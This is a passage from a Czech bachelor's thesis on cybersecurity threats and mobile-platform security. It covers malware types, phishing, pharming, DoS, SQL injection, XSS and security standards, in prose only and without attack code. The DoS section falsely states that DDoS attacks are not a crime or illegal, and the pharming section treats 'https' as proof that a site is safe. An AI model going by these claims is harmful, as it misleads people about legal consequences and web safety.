Nástroje kybernetické bezpečnosti pro mobilní platformu

Aleš Horák

Bakalářská práce
2019

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2018/2019

ZADÁNÍ BAKALÁŘSKÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Aleš Horák**
Osobní číslo:	**A16015**
Studijní program:	**B3902 Inženýrská informatika**
Studijní obor:	**Informační technologie v administrativě**
Forma studia:	**prezenční**
Téma práce:	**Nástroje kybernetické bezpečnosti pro mobilní platformu**
Téma anglicky:	**Cybersecurity Tools for Mobile Platform**

Zásady pro vypracování:

1. **Vysvětlete pojem kybernetická bezpečnost.**
2. **Popište nejčastější hrozby v kybernetickém prostoru.**
3. **Seznamte se se standardy kybernetické bezpečnosti.**
4. **Věnujte pozornost mobilní platformě (iOS, Android).**
5. **Popište základní klasifikaci nástrojů pro řízení bezpečnosti.**
6. **Vytvořte modelový příklad nasazení a využití nástroje pro kybernetickou bezpečnost na mobilních platformách.**

Rozsah bakalářské práce: -

Rozsah příloh:

Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **SELECKÝ, Matúš. Penetrační testy a exploitace. 1. vyd. Brno: Computer Press, 2012, 303 s. ISBN 978-80-251-3752-9.**
2. **TRULOVE, James. Sítě LAN: hardware, instalace a zapojení. 1. vyd. Praha: Grada, 2009, 384 s. ISBN 978-80-247-2098-2.**
3. **KABELOVÁ, Alena a Libor DOSTÁLEK. Velký průvodce protokoly TCP/IP a systémem DNS. 5., aktualiz. vyd. Brno: Computer Press, 2008, 488 s. ISBN 978-80-251-2236-5.**
4. **LUDVÍK, Miroslav a Bohumír ŠTĚDROŇ. Teorie bezpečnosti počítačových sítí. Kralice na Hané: Computer Media, 2008, 98 s. ISBN 978-80-86686-35-6.**
5. **KRETCHMAR, James M. Administrace a diagnostika sítí: pomocí OpenSource utilit a nástrojů. 1. vyd. Brno: Computer Press, 2004, 216 s. ISBN 80-251-0345-5.**
6. **Zákon č. 181/2014 Sb., o kybernetické bezpečnosti. In: 75/2014. 2014. Dostupné z: http://www.zakonyprolidi.cz/cs/2014-181.**

Vedoucí bakalářské práce: **Ing. Lukáš Králík**
Ústav počítačových a komunikačních systémů

Datum zadání bakalářské práce: **30. listopadu 2018**

Termín odevzdání bakalářské práce: **15. května 2019**

Ve Zlíně dne 7. prosince 2018

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ Fakulta aplikované informatiky L.S.

doc. Mgr. Milan Adámek, Ph.D.
děkan

doc. Ing. Martin Sysel, Ph.D.
garant oboru

Prohlašuji, že

- beru na vědomí, že odevzdáním bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na bakalářské práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze bakalářské práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne 20. 5. 2019

Aleš Horák, v. r.
podpis diplomanta

ABSTRAKT

Tato bakalářské práce se zaměřuje na nejznámější hrozby v kybernetickém prostoru, které jsou nedílnou součástí dnešní doby plné informačních technologií a na praktické využití několika nástrojů kybernetické bezpečnosti na mobilní platformě. Nejprve práce uvádí základní pojmy z oblasti kybernetické bezpečnosti, nejčastěji se objevující útoky na uživatele a dále se pozornost věnuje porovnání mobilních platforem Android a iOS v několika kritériích jako je bezpečnost nebo soukromí. V praktické části je vytvořena kategorizace jednotlivých nástrojů pro řízení bezpečnosti a poté je pomocí nástroje Kali Linux, určenému k penetračnímu testování, simulováno několik typů útoků, které mohou reálně nastat a s kterými se uživatelé mohou setkat. Závěr práce je věnován základním bezpečnostním opatřením týkajících se jak samotných uživatelů, tak i firem a následně také ochraně proti simulovaným útokům vykonaných v praktické části.

Klíčová slova: kybernetická bezpečnost, Kali Linux, ochrana, penetrační testování, síť, nástroj

ABSTRACT

This bachelor thesis focuses on the most famous threats in cyberspace, which are an integral part of today's world full of information technologies and on the practical use of several cybersecurity tools on the mobile platform. First of all, the basic cybersecurity terms are introduced, as well as the most frequently occurring attacks on users and comparison of Android and iOS mobile platforms in multiple criteria, such as security and privacy. In the practical part of thesis, categorization of particular security management tools is created and then with the help of Kali Linux tool designed for penetration testing, several types of attacks that can occur in reality and which users may encounter are simulated. The conclusion of the thesis is dedicated to basic security measures concerning both users and companies and also to protection against simulated attacks performed in the practical part.

Keywords: cybersecurity, Kali Linux, security, penetration testing, network, tool

Chtěl bych vyjádřit poděkování vedoucímu své bakalářské práce panu Ing. Lukáši Králíkovi za vedení práce, poskytnutí rad k problematice řešené v bakalářské práci a také za odborný dohled při zpracování.

Prohlašuji, že odevzdaná verze bakalářské/diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

OBSAH

ÚVOD

Kybernetická bezpečnost v dnešní době představuje velice důležitý proces v informační bezpečnosti. Je naprosto nezbytné, aby byl na bezpečnost kladen důraz a nebylo nic ponecháno náhodě. Největším problémem při zabezpečení systémů a zařízení je sám člověk, a proto bezpečnost nikdy nejspíše nedosáhne stoprocentní úspěšnosti a vždy se najde cesta, jak lidské chyby v systémech zneužít. Je proto potřeba mít alespoň základní povědomí o bezpečnosti při práci s počítačovými a mobilními zařízeními. V dnešní době stále více uživatelů vlastní chytrý telefon, který pro ně představuje nepostradatelné zařízení používané ke každodenní práci. Pro útočníky se tak chytré telefony stávají častým terčem kvůli jejich používání při přístupu k citlivým informacím a kvůli důležitým soukromým datům.

Hlavním cílem této bakalářské práce bude představit nástroje kybernetické bezpečnosti pro mobilní platformu, které jsou reálně používány pro penetrační a testovací účely. Mobilní platformy Android a iOS jsou dnes používány obrovským počtem uživatelů na celém světě a v mnoha ohledech jsou chytré telefony používanější než samotné počítače, a proto je potřeba tomuto tématu věnovat velkou pozornost. Nedílnou součástí práce bude také využití penetračních nástrojů v praxi pro simulaci napadení útočníkem a také poučení o základních možnostech ochrany existujících pro běžné uživatele nebo firmy.

V teoretické části se práce bude věnovat kybernetické bezpečnosti a základním termínům, které s ní souvisejí. Dále budou popsány nejčastější hrozby v kybernetickém prostoru, s nimiž je možné se setkat při používání počítačových a mobilních zařízení. Tyto hrozby jsou čím dál více sofistikovanější a jejich počet nezastavitelně roste. Pozornost bude následně věnována existujícím standardům kybernetické bezpečnosti jako je například GDPR a v poslední řadě se teoretická část bude zaměřovat na dvě nejpoužívanější mobilní platformy Android a iOS a jejich vzájemné porovnání v různých kritériích.

Praktická část bude nejprve zaměřena na klasifikaci jednotlivých nástrojů pro kybernetickou bezpečnost a poté na využití penetračního nástroje pro kybernetickou bezpečnost jménem Kali Linux, který je zcela zdarma a volně ke stažení. Kali Linux obsahuje několik stovek nástrojů sloužících k simulaci útoků, vyhledávání chyb v zabezpečení a testování bezpečnosti systémů. Některé nástroje budou použity k praktické ukázce možných útoků, které reálně uživatelům hrozí a posléze bude popsáno, jak je možné jednotlivým útokům předejít nebo se proti nim bránit v případě napadení.

I. TEORETICKÁ ČÁST

1 KYBERNETICKÁ BEZPEČNOST

V dnešním světě informačních technologií představuje kybernetická bezpečnost obzvlášť důležité odvětví výpočetní techniky, protože se týká všech uživatelů, kteří běžně pracují na počítači nebo s jakoukoliv elektronikou.

1.1 Charakteristika pojmu kybernetická bezpečnost

Kybernetická bezpečnost je termín, kterým se označují technologie sloužící k ochraně počítačových systémů a uživatelských dat před odcizením. Jejím hlavním cílem je snižovat riziko kybernetických útoků a zajištění ochrany před vyvíjejícími se hrozbami. [1]

1.1.1 Kyberprostor

Kyberprostor nemá úplně jasnou definici, ale v dnešní podobě se s ním setkáváme jako s virtuálním počítačovým světem v internetu tvořený daty a informacemi. Lidé zde mohou komunikovat např. pomocí emailu nebo nakupovat v internetových obchodech. [1]

1.1.2 Kybernetická kriminalita

Kybernetická kriminalita představuje trestnou činnost, která zahrnuje počítač nebo síťové zařízení. Patří zde i zločiny prováděné prostřednictvím internetu, jako podvody, krádež osobních údajů a identity nebo kreditní karty. Velké množství útoků je prováděno za účelem získání peněžních prostředků. [1]

1.1.3 Kybernetický terorismus

Kybernetický terorismus nastává často přes internet a bývá prováděn bez vědomí a na velkou vzdálenost. Základem je kybernetický útok, jehož účelem je znepřístupnění dat nebo krádež informací. Příklad kybernetického terorismu je napadení bank nebo státní infrastruktury. [1]

1.1.4 Kybernetická špionáž

Jedná se o formu kybernetického útoku, který má za cíl odcizit citlivé údaje a umožňuje útočníkovi přístup k tajným informacím. Kybernetická špionáž se provádí za účelem získat například ekonomickou nebo vojenskou převahu. [1]

1.1.5 Kybernetická válka

Je konflikt v oblasti informačních technologií zahrnující motivované útoky související např. s politikou. Kybernetická válka zahrnuje i útoky hackerů a teroristických skupin. [1]

1.2 Kybernetická bezpečnost v České republice

V České republice vstoupil v platnost zákon č. 181/2014 Sb. o kybernetické bezpečnosti dne 29. srpna 2014 s účinností od 1. ledna 2015. Tento zákon si klade za cíl zvýšit bezpečnost infrastruktury státu a důležitých informačních systémů, kde jsou uchovávány osobní údaje velkého počtu lidí. Zákon určuje, jak se zajišťuje kybernetická bezpečnost a dále jak případně řešit některé incidenty. Na kybernetickou bezpečnost v České republice dohlíží Národní bezpečnostní úřad (NBÚ) spolu s Národním centrem kybernetické bezpečnosti. NBÚ kontroluje, zda jsou dodržovány předepsané povinnosti a může při neplnění povinností uložit pokutu ve výši až 100 000 Kč. Zákon zároveň zavádí nové termíny jako kybernetický prostor, stav kybernetického nebezpečí nebo ochranné opatření. Vychází přitom z normy řady ISO/IEC 27000. Pro firmy, které měly certifikace již podle těchto norem, nebyly náklady na zabezpečení tak vysoké. Zabezpečení systému totiž v některých případech představuje nemalý podíl na rozpočtu podniku. [2][3]

Dne 1. srpna 2017 vznikl Národní úřad pro kybernetickou a informační bezpečnost (NÚKIB) vyčleněním z Národního bezpečnostního úřadu na základě zákona č. 205/2017 Sb., který změnil předchozí zákon z roku 2014. Mezi hlavní činnosti patří příprava bezpečnostních standardů, výzkum a vývoj, ochrana tajných informací, provádění analýz, zkoumání kybernetických hrozeb a řešení kybernetických incidentů, provozování Vládního CERT České republiky a spolupráce s jinými národními CERT a CSIRT týmy. [2]

1.3 CERT a týmy typu CSIRT

Každý stát, který má své systémy připojeny k internetu je vystaven riziku napadení a proto musí být schopen odolat a bránit se bezpečnostním hrozbám, předcházet jim a při napadení být připraven řešit situace. Vládní CERT představuje hlavní roli při ochraně informační struktury a informační systémů podle zákona o kybernetické bezpečnosti (181/2014 Sb.). Zabývá se mimo jiné analýzou dat a řešením incidentů, penetračními testy, analýzou malware a síťové komunikace a také bezpečným chodem databázových systémů. Týmy typu Computer Security Incident Response Team (CSIRT) mají na starost ochranu informační struktury státu podle zákona o kybernetické bezpečnosti a jejich úkolem je pomoci orgánům státu i občanům a v poslední řadě také vzdělávat v oblasti kybernetické bezpečnosti. [2][4]

1.4 Kybernetická bezpečnost na mobilní platformě

Mobilní telefony obsahují obrovské množství osobních informací. Proto se stále více stávají terčem útoků, jelikož z nich mohou být odcizeny soukromé a citlivé data jako přístupové údaje k bankovním účtům nebo k účtům, které takové informace zahrnují. S tím, jak se zdokonalují prostředky v informačních technologiích, rostou samozřejmě nároky na zabezpečení a to obzvlášť platí v dnešní době internetu, který je nedílnou součástí prakticky každého člověka. Bezpečnost na mobilní platformě představuje jednu z největších výzev, protože jsou mobilní telefony využívány miliony lidí po celém světě. Denně se proto útočníkům podaří získat nemalé částky od nepozorných a nezkušených uživatelů. [5]

Příkladem může být incident z roku 2018, kdy stažená aplikace QRecorder v operačním systému Android napadla internetové bankovnictví velkého počtu občanů v České republice. Podle odborníků je právě nejohroženější mobilní platformou systém Android, kvůli narůstajícímu počtu nakažených aplikací v obchodě Google Play, který poskytuje digitální obsah jako filmy, hudbu, hry a další aplikace. Malware obsažený v aplikaci QRecorder dokázal odcizit heslo, a dokonce byl schopný z SMS zpráv od banky získat kód sloužící k potvrzení plateb. [6]

Existuje přitom několik základních způsobů, jak se proti útokům na mobilní platformě bránit nebo se jím snažit předejít a zamezit způsobení škody:

a) **Nainstalovaný a aktualizovaný antivirový software**
b) **Používání zabezpečené komunikace –** pokud je to možné, nepřistupovat k bankovním účtům a podobným soukromým informacím na veřejném Wi-Fi připojení. Existuje zde totiž velké riziko odposlouchávání. Proto se doporučuje využít mobilních dat místo nezabezpečené Wi-Fi.
c) **Využívání silných a odlišných hesel –** heslo by nemělo obsahovat osobní informace, mělo by být pravidelně měněno a složeno z kombinace různých znaků.
d) **Používání vícefaktorové autentizace –** při přihlašování je uživatel požádán, aby se i jinak identifikoval. Většinou se jedná o dočasný kód, který platí několik vteřin.
e) **Zaheslování mobilního telefonu** - v případě, že si uživatel telefon zahesluje, jeho data jsou šifrována. Základním bezpečnostním prvkem je využití gest, která bývají ale mnohdy snadno prolomitelná. Proto se doporučuje používat např. biometrické zámky v podobě otisku prstu.
f) **Nestahovat neznámé aplikace od neoficiálních výrobců** [7]

2 HROZBY V KYBERNETICKÉM PROSTORU

Kybernetické útoky představují obrovský problém, protože mohou mít za následek například krádež velkého objemu citlivých údajů. Stávají se stále vážnějšími a je žádoucí jim věnovat velkou pozornost. V dnešní době informačních technologií, které stále více zasahují do běžného života, se neustálé objevují nové kybernetické hrozby, kterým je třeba se vyvarovat a stejně tak se bránit proti možným škodám.

Útoky se oproti minulosti změnily v jejich komplexnosti a nyní se objevují v nejrůznějších formách. Počítačová kriminalita pak představuje závažný problém, protože může přesahovat i národní měřítko. Níže jsou uvedeny a popsány některé z nejčastějších typů hrozeb, které mají v úmyslu například získat přístup do počítačové sítě bez souhlasu vlastníka. [5]

Kybernetické hrozby mají většinou za cíl získat finanční prostředky, způsobit uživateli škodu nebo provádět špionážní činnost. Postupně se zdokonalují a každý rok jsou vytvářeny nové podoby útoků. [5]

2.1 Malware

Malware přestavuje škodlivý software určený k infiltraci do počítače nebo mobilního telefonu, kde poškozuje data. Jedná se o výraz, kterým se označují různé škodlivé programy, a několik nejběžnějších typů je popsáno podrobněji dále. Většinou je šířen za účelem poskytnutí možnosti útočníkovi vzdáleně ovládat nakažené zařízení, snížit výkon systému, nakazit síť nebo v některých scénářích zablokovat přístup k datům. [8][9]

Standardní ochranu proti malware představuje antivirový software, který slouží k vyhledávání a identifikaci škodlivých kódů a následně jejich smazání nebo zabránění napadení systému. Antivirový program je potřeba udržovat v nejaktuálnější verzi, aby dokázal objevit i nejnovější hrozby. To samé platí i pro systém na mobilním telefonu (Android, iOS), protože hrozí, že ve starších verzích systému byly nalezeny bezpečnostní díry, které otevírají útočníkům možnosti, jak zařízení ovládnout. [8][9]

2.1.1 Ransomware

Ransomware je malware, který v případě úspěšného útoku zamkne nebo zašifruje data na počítači uživatele, který je poté požádán o zaplacení určité peněžní částky. Částka slouží k dešifrování původně zašifrovaných dat a dále k umožnění opětovnému přístupu uživateli k jeho datům. Oběť se nejčastěji infikuje tímto škodlivým softwarem při návštěvě ohrožených webových stránek nebo při stažení souboru, jehož součástí je právě ransomware. [10]

Při spuštění v systému ransomware v některých případech zamkne obrazovku počítače, na které se zobrazí oznámení bránící uživateli v dalším používání systému. Oznámení popisuje, jak napadený uživatel může zaplatit výkupné, aby obratem získal zpět přístup k počítači. Zpráva s pokyny pro zaplacení částky často obsahuje výhružné sdělení, že data oběti budou zveřejněna, pokud platba nebude provedena do určitého termínu. V dalším častém případě ransomware šifruje soubory a zabraňuje k nim přístup. [10]

I když se na první pohled může zdát, že mnoho napadených nemá v úmyslu zaplatit částku za opětovný přístup ke svým datům, opak je pravdou. Mnoho poškozených uživatelů nebo firem, které byly ochotny výkupné zaplatit, byly napadány opětovně, právě díky tomu, že tyto platby povzbudily útočníky dále pokračovat v útocích. [10]

2.1.2 Virus

Virus je program, který se šíří z hostitele na dalšího hostitele a spouští se bez jeho vědomí. Šíření probíhá například pomocí různých spustitelných souborů. Jejich schopnost spočívá v tom, že se mohou samy kopírovat mezi jednotlivými zařízeními bez souhlasu uživatele. Důležitým rozdílem oproti počítačovému červu je ten, že virus je součástí nějakého souboru nebo programu a zároveň většinou vyžaduje zásah uživatele. V mnohých případech zůstávají viry neaktivní několik dnů nebo týdnu a pracují tak, aby se vyhnuli detekci. [8]

2.1.3 Trojský kůň

Tento druh malware se prezentuje jako neškodná aplikace. Rozdíl oproti viru je v tom, že se nereplikují a škodu působí při spuštění. Uživatel si může stáhnout trojského koně v podobě programu, který má údajně počítače zbavovat virů. Sám ale místo toho napadá a infikuje systém. Je takto možné ovládnout počítač a posílat důvěrné informace útočníkovi. Nejlepší ochranou je nespouštět a nestahovat programy z neznámých a neoficiálních zdrojů. [8]

2.1.4 Spyware

Spyware je další druh malware, který je určen k špehování činnosti uživatele. Skrývá se v pozadí a přitom monitoruje a shromažďuje nejrůznější informace nebo poskytuje útočníkovi vzdálený přístup. Jedná se o jeden z nejnebezpečnějších typů malware, protože může monitorovat i takové činnosti jako například zadávání hesla do internetového bankovnictví nebo čísla kreditní karty. Je také využíván pro nevyžádanou reklamu sledováním činnosti uživatele na internetu. Spyware je často velmi obtížné zjistit antivirovými programy, a proto se jedná o velmi nebezpečný malware. [8]

Pod kategorii spyware spadají tzv. keyloggery, které zaznamenávají stisknutí kláves na klávesnici a tyto informace se dále posílají útočníkovi, což může jednoduše vést k odcizení hesla. Keylogger se většinou dostane do zařízení v případě, že nedisponuje antivirovým programem nebo pouze jeho zastaralou verzí. [8]

2.1.5 Počítačový červ

Jedná se o program, který infikuje ostatní počítače sám bez zásahu uživatele a sám se množí. Nejčastější způsob nákazy dalších zařízení je otevřením zavirovaných příloh emailu nebo spuštěním odkazů, které směřují na nebezpečné a infikované weby. Červi často zneužívají bezpečnostní chyby v systému nebo v síťových protokolech. Pokud je zařízení infikováno počítačovým červem, častým projevem bývá nižší výkon, zamrzání systému nebo změna vzhledu pracovní plochy. [8]

2.1.6 Adware

Běžně se uživatelé nakazí Adwarem při stahování programů, které jsou zdarma a také bývají často součástí mobilních aplikací. Příkladem jsou různé tapety na plochu. Adware v některých případech monitoruje pohyb uživatele na internetu a shromažďuje osobní údaje, které se mohou dále prodat třetím stranám. [8]

Uživatel většinou zjistí, že je nakažen tímto softwarem, pokud se mu reklamy zobrazují na místech, kde by se normálně zobrazovat neměly. Dále se projevuje nechtěnou změnou domovské stránky nebo instalací různých doplňků a rozšíření v prohlížeči. [8]

2.2 Sociální inženýrství

Sociální inženýrství zahrnuje techniky používané za účelem vylákání informací z uživatelů při využití lidských slabin a naivity. Útočníci většinou využívají toho, že uživatelé jsou nezkušení a pod nátlakem a výhrůžkami vykonávají bezmyšlenkovitě úkony, které jsou po nich požadovány. U sociálního inženýrství nemusí být nutné vytvářet složitě naprogramovaný software nebo se útočníci nemusí ani pokoušet prolomit heslo složitými cestami, a přitom stačí pouze uvést uživatele do situace, kdy je sám sdělí. [11]

Proti sociálnímu inženýrství se dá bránit neustálým vzděláváním a získáváním přehledu o tomto tématu. Jedná se totiž o klamavé techniky a nemusí jít nutně o útok na mobilní telefony nebo počítače. Bohužel sám člověk představuje obrovský problém, protože když je zatlačeno na správné místo a je v něm vyvolána nepříjemná situace, reaguje v mnohých případech bez přemýšlení a je schopen sdělit své citlivé údaje. [11]

Pod sociální inženýrství spadá např. Phishing nebo také Baiting.

2.2.1 Baiting

Baiting lze přirovnat k útoku trojského koně. Při Baiting útoku se využívá nějaké médium, např. USB disk, na kterém je uložen program sloužící pro infikování oběti. Typickým scénářem může být úmyslné ponechání USB disku na volně dostupném místě. Uživatel se pak nakazí škodlivým softwarem při používání nalezeného zařízení, protože si ho přivlastnil nebo jen chtěl zjistit, jaká data disk obsahuje. [12]


2.2.2 Phishing

Phishing je dnes možná jeden nejvyužívanějších útoků na uživatele bankovních účtů a jedná se většinou o druh podvodného emailu, jehož cílem je vylákat důvěrné informace. [13]

Základní znaky phishingového emailu:

- Cílem je vyvolat dojem, že byl odeslán např. naší bankou, u které si vedeme účet, a přitom získat citlivé informace.
- Email většinou falešně upozorňuje na neprovedení platby, nutnost aktualizovat své údaje v internetovém bankovnictví, oznámení o zablokování účtu nebo platební karty a může přijít i v podobě výzkumu klientovy spokojenosti se službami banky.

- Grafická podoba emailu bývá většinou stejná nebo velice podobná těm, které reálně uživatel obdrží od banky.
- V textu emailu je odkaz, který má v uživateli vyvolat dojem, že směřuje na stránky internetového bankovnictví. Ve skutečnosti odkazuje uživatele na podvrženou stránku vytvořenou podvodníky, která je v některých případech nerozlišitelná od originální. [13]



Obrázek 1: Typický příklad phishingového emailu s podvodným odkazem [14]

2.3 Pharming

Pharming neboli farmaření spočívá v tom, že na počítač, mobilní telefon nebo server je nainstalován škodlivý kód, který uživatele směřuje na podvodné webové stránky bez jejich vědomí. Pharming je obzvlášť zákeřný, pokud je napaden DNS server, protože i uživatelé, kteří jsou chráněni a jejich počítač neobsahuje malware, se mohou stát oběťmi.

Tento útok není lehké poznat, a pokud hackeři dělají dobře svou práci, je téměř nemožné rozpoznat falešnou stránku. Existují ale některé body, které by uživatel měl kontrolovat při přihlašování do bankovního účtu nebo při zadávání jiných důvěryhodných informací. Důležitá je kontrola URL adresy v adresním řádku a ujištění se, že není pozměněná. Zde musí být uživatel velice obezřetný. URL adresa navíc musí obsahovat „https“, přičemž se poté jedná o šifrovanou komunikaci a značí, že web je zabezpečený. [15]

2.4 Denial of Service

Denial of service (DoS) je pokus o přerušení jinak normálního provozu serverů, na které je útok cílen. Účinný se stává tak, že využívá napadené počítače nebo síť jako zdroj útoku. Cílový server, na který je útok směřován, po určitém čase přestane poskytovat služby a tváří se jako nedostupný. [16]

Pod tuto hrozbu také spadá i Distributed Denial of Service (DDoS) útok, který obvykle způsobí více škody. Rozdíl mezi nimi je v počtu počítačů, které jsou do útoku zahrnuty. DoS útok je vytvářen pouze jediným zařízením, zatímco DDoS útok využívá větší počet strojů současně. Spíše se využívá druhého způsobu, protože více uživatelů vytvoří větší zátěž na server a to má za následek znepřístupnění např. webových stránek pro návštěvníky. Pokud je server špatně nakonfigurován, při jeho zahlcení může dojít k tomu, že se sám neobnoví do běžného provozu ani po skončení zátěže, která na něj byla vytvořena. Poté musí být ručně opět zprovozněn. Zajímavé je, že DDoS není trestný čin ani nelegální počin. Jedná se jen o vyjádření nesouhlasu s určitou věcí a nedochází zde k úniku citlivých informací, nakažení cílových zařízení ani krádeže identity. [16]

2.5 SQL injection a Cross-site scripting

SQL je standardní jazyk pro komunikaci s databází. Útok zvaný SQL injection vzniká v neošetřených databázových dotazech, které vytváří nezkušený a neznalý vývojář. Především jsou lákavé databáze, ve kterých jsou uloženy osobní data a soukromé údaje osob, jako hesla k různým účtům. Při útoku SQL injection je napadena databáze využitím neošetřených vstupů a je proveden SQL příkaz, který pozměňuje původní dotaz. V horších scénářích mohou být smazány celé databáze s miliony důležitých záznamů, a pokud není vytvořena jejich záloha, oběť nenávratně přijde o všechny uložená data. Je možné také pomocí tohoto typu útoku si přivlastnit administrátorský účet a disponovat tak nejvyššími právy. [9]

Ke Cross-site scriptingu (XSS) dochází často při neošetřených vstupech ve formulářích na webových stránkách. Do formulářů jsou vloženy nebezpečné kódy napsané například v programovacím jazyku Javascript a ty jsou po odeslání provedeny. Je takto možné kompletně nahradit původní obsah webových stránek vlastním. Návštěvník webu nemusí mít následně ani povědomí o tom, že se jedná o falešnou stránku. Bohužel se lze proti XSS bránit jen důsledným ošetřováním všech vstupů a řetězců, o které se stará sám vývojář, který ale může někde opomenout kontrolovat a ověřovat příchozí data. [9]

3 STANDARDY KYBERNETICKÉ BEZPEČNOSTI

Bezpečnostní standardy kybernetické bezpečnosti jsou techniky zabezpečení, které umožňují organizacím provádět činnosti s cílem minimalizace počtu útoků vedených na sítě počítačů. Tyto standardy byly vytvořeny, protože čím dál více bylo potřeba uchovávat v bezpečí ukládaná data. S rostoucí závislostí na digitálních systémech dochází k nárůstu kybernetických hrozeb a útoků. Dříve byly všechny informace zpracovávaný v papírové podobě, a proto je nyní větší potřeba dbát na informační bezpečnost. Vlády tak stále častěji vyžadují implementaci těchto norem. Zatímco je reálně nemožné eliminovat všechny hrozby, zlepšení kybernetické bezpečnosti pomocí standardů přispívá k řízení rizik a zajištění ochrany důvěrných informací. [1]

3.1 ISO/IEC 27001 a 27002

Norma ISO/IEC 27001 specifikuje požadavky na implementaci, udržování a zlepšování systému řízení rizik a bezpečnosti informací. Jejím cílem je chránit informační aktiva v organizacích, aby se informace nedostaly do nesprávných rukou. Standard ISO/IEC 27001 byl uveřejněn v roce 2005 a specifikuje rámec Information Security Management System (ISMS). Od této doby se mnoho technologií změnilo, například došlo k růstu mobilních technologií a také přibylo více kybernetických hrozeb. Z tohoto důvodu se skupina organizace ISO rozhodla tento standard modernizovat. Vznikl tak standard ISO/IEC 27001:2013. [17][18]

Systém ISMS je mezinárodně certifikovaný a zaveden v podnicích napříč všemi obory, protože představuje globální téma. Při změnách norem přitom zůstalo zachováno, že dle normy ISO/IEC 27001 se certifikuje a dle normy ISO/IEC 27002 se ISMS zavádí. Organizace prokazují certifikátem schopnost uplatnit bezpečnostní opatření, které má na starost chránit informační aktiva a dostatečně zabezpečit informace. [17][18]

ISO/IEC 27001 obsahuje známý model „PLAN-DO-CHECK-ACT“ rozdělující proces řízení do čtyř kroků, které tvoří uzavřený cyklus.

1) **Fáze Plan** (plánuj) je návrh ISMS, hodnocení rizik a výběr vhodného řízení
2) **Fáze Do** (dělej) se zabývá implementací a provozem ISMS
3) **Fáze Check** (ověřuj) si klade za cíl posoudit výkonnost ISMS
4) **Fáze Act** (jednej) vykonává změny za účelem dosažení trvalého zlepšení ISMS [18]

3.2 Zákon č. 101/2000 Sb., o ochraně osobních údajů

Smyslem tohoto zákona je ochrana občanů před zasahováním do jejich soukromých a osobních životů shromažďováním, nakládáním a využíváním jejich osobních údajů bez udání souhlasu. Zákon o ochraně osobních údajů se vztahuje na státní orgány, orgány veřejném moci i fyzické a právnické osoby, které pracují s osobními údaji. [19]

Zákon je vybudován na dvou základních zásadách:

1) použití osobních údajů jen pro účely, pro které byly nashromážděny a zajištění bezpečnosti těchto informací
